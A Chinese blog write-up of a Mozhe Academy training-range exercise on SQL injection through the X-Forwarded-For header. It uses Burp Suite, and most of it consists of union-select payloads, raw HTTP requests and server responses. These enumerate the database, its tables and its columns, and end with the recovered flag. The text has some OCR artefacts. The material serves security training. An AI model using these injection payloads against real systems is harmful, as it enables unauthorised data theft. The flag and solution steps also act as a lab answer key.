墨者学院-在线靶场-HTTP头注入漏洞测试(X-Forwarded-for) Writeup

原创

s0mor 于 2019-08-09 16:53:37 发布 530 收藏 1

分类专栏： Writeup 文章标签： 墨者学院

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/s0mor/article/details/98964748

版权

 Writeup 专栏收录该内容

5 篇文章 0 订阅

订阅专栏

首先题目提示

解题方向

HTTP头部（X-Forwarded-for注入）

XFF注入，大致思路为Burp抓包添加XFF请求头进行注入。

启动靶场

点击进入墨者的任性网页

今日跳楼特价,欢迎选购!

名称:苹果
价格:1000
数量:20

名称:梨
价格:500.09
数量:70

https://blog.csdn.net/s0mor

Burpsuite抓包，放进Repeater

先GO一下


```
<head>
<meta charset="UTF-8">
<title>XWAY科技管理系统V3.0</title>
</div>
</body>
</html>
<title>墨者遗失的flag</title><hr/></br>今日跳楼特价,欢迎选购!</br><marquee style='WIDTH: 200px; HEIGHT: 30px' scrollamount='2' direction='left'
>清仓大处理，跳楼特价最后一天大甩卖了！！ </marquee
><hr/></br>名称:苹果</br>价格:1000</br>数量:20</br><hr/>名称:梨</br>价格:500.09</br>数量:70</br><hr/><html lang="en">
<head>
<meta charset="UTF-8">
</div>
</br></br></br></br></br></br></br></br>
<div class="text" style=" text-align:center;"><p>Copyright 2014-2018 All Rights Reserved.XWAY科技管理系统V3.0 版权所有</p></div>
</div>
</body>
</html>
```

https://blog.csdn.net/s0mor


在请求头中添加X-Forwarded-For

试了试 `'` 、 `and 1=1` 、 `and 1=2` 都没反应

当改为 `or 1=1` 时，提示语法错误



https://blog.csdn.net/s0mor



https://blog.csdn.net/s0mor

继续，union注入步骤

`order by 5` 显示未知字段，order by 4返回正常

得到数据库中的字段数

```
<html lang="en">
  <head>
    <meta charset="UTF-8">
    <title>XWAY科技管理系统V3.0</title>
  </div>
</body>
</html>
<title>flag</title>
<font color='red'>order by 5</font>
<br/>
flag及时验证哦!!!could not to the database
Unknown column '5' in 'order clause'
```

https://blog.csdn.net/s0mor

```
    <title>XWAY科技管理系统V3.0</title>
  </div>
</body>
</html>
<title>flag</title>
<font color='red'>order by 4</font>
<br/>
flag及时验证哦!!!
<hr/>
</br>
,欢迎选购!</br>
<marquee style='WIDTH: 200px; HEIGHT: 30px' scrollamount='2' direction='left' ></marquee >
<hr/>
</br>
:</br>
:1000</br>
:20</br>
```

https://blog.csdn.net/s0mor

```
union select 1,2,3,4
```

看看有哪些回显点，发现多了一行商品，名称，价格，数量分别为2,3,4

```
<title>XWAY科技管理系统V3.0</title>
</div>
</body>
</html>
<title>墨者遗失的flag</title><font color='red'>帮帮墨者找到flag</font><hr/></br>今日跳楼特价,欢迎选购!</br><marquee style='WIDTH: 200px; HEIGHT: 30px'
scrollamount='2' direction='left' >清仓大处理，跳楼特价最后一天大甩卖了！！</marquee
><hr/></br>名称:苹果</br>价格:1000</br>数量:20</br><hr/>名称:梨</br>价格:500.09</br>数量:70</br><hr/><html lang="en">
<head>
<meta charset="UTF-8">
</div>
```


```
<title>XWAY科技管理系统V3.0</title>
</div>
</body>
</html>
<title>墨者遗失的flag</title>您改变了浏览器发送的数据，并输入了<font color='red'>union select
1,2,3,4</font><br/>成功拿到flag及时验证哦!!!<hr/></br>今日跳楼特价,欢迎选购!</br><marquee style='WIDTH: 200px; HEIGHT: 30px' scrollamount='2' direction='left'
>清仓大处理，跳楼特价最后一天大甩卖了！！</marquee
><hr/></br>名称:苹果</br>价格:1000</br>数量:20</br><hr/>名称:梨</br>价格:500.0899963378906</br>数量:70</br><hr/>□□□称:2</br>价格:3</br>数量:4</br><hr/><html
lang="en">
<head>
```

爆数据库版本和数据库名

```
union select 1,2,version(),database()
```

Raw Headers Hex

```
GET /flag.php HTTP/1.1
Host: 219.153.49.228:41914
X-Forwarded-For:union select 1,2,version(),database()
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
```




```
union select 1,2,(select table_name from information_schema.tables where table_schema = 'pentesterlab' limit 0,1),database()
```

第一个表名为comment

```
union select 1,2,(select table_name from information_schema.tables where table_schema = 'pentesterlab' limit 1,1),database()
```

```
GET /flag.php HTTP/1.1
Host: 219.153.49.228:41914
X-Forwarded-For:union select 1,2,(select table_name from information_schema.tables where table_schema = 'pentesterlab' limit 1,1),database()
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.100 Safari/537.36
```

```
le= WIDTH: 200px; HEIGHT: 30px
```

```
]□□称:2</br>价格:flag</br>数量:pentesterlab</br
```

第二个表名为flag，应该是这个表了。

继续

```
union select 1,2,(select column_name from information_schema.columns where table_name = 'flag' limit 0,1),database()
```

第一个字段名为id，再试试第二个

```
union select 1,2,(select column_name from information_schema.columns where table_name = 'flag' limit 1,1),database()
```

<hr/>□□□称:2</br>价格:flag</br>数量:pentesterlab</br

flag应该就在这个字段中

```
union select 1,2,(select flag from pentesterlab.flag limit 0,1),database()
```

得到flag

0,1),database()
成功拿到flag及时验证哦!!!<hr/></br>今日跳楼特价,欢迎选购!</br><marquee style="WIDTH: 200px; HEIGHT: 30px' scrollamount='2' direction='left'
>清仓大处理，跳楼特价最后一天大甩卖了！！</marquee
><hr/></br>名称:苹果</br>价格:1000</br>数量:20</br><hr/>名称:梨</br>价格:500.08999963378906</br>数量:70</br><hr/>□□□称:2</br>价格:flag{b8e7a0ad118c1e36a32ae810
3cdba286}</br>数量:pentesterlab</br><hr/><html lang="en">
<head>
<meta charset="UTF-8">

</br></br></br></br></br></br></br></br>

回到最初页面，验证flag，得到key。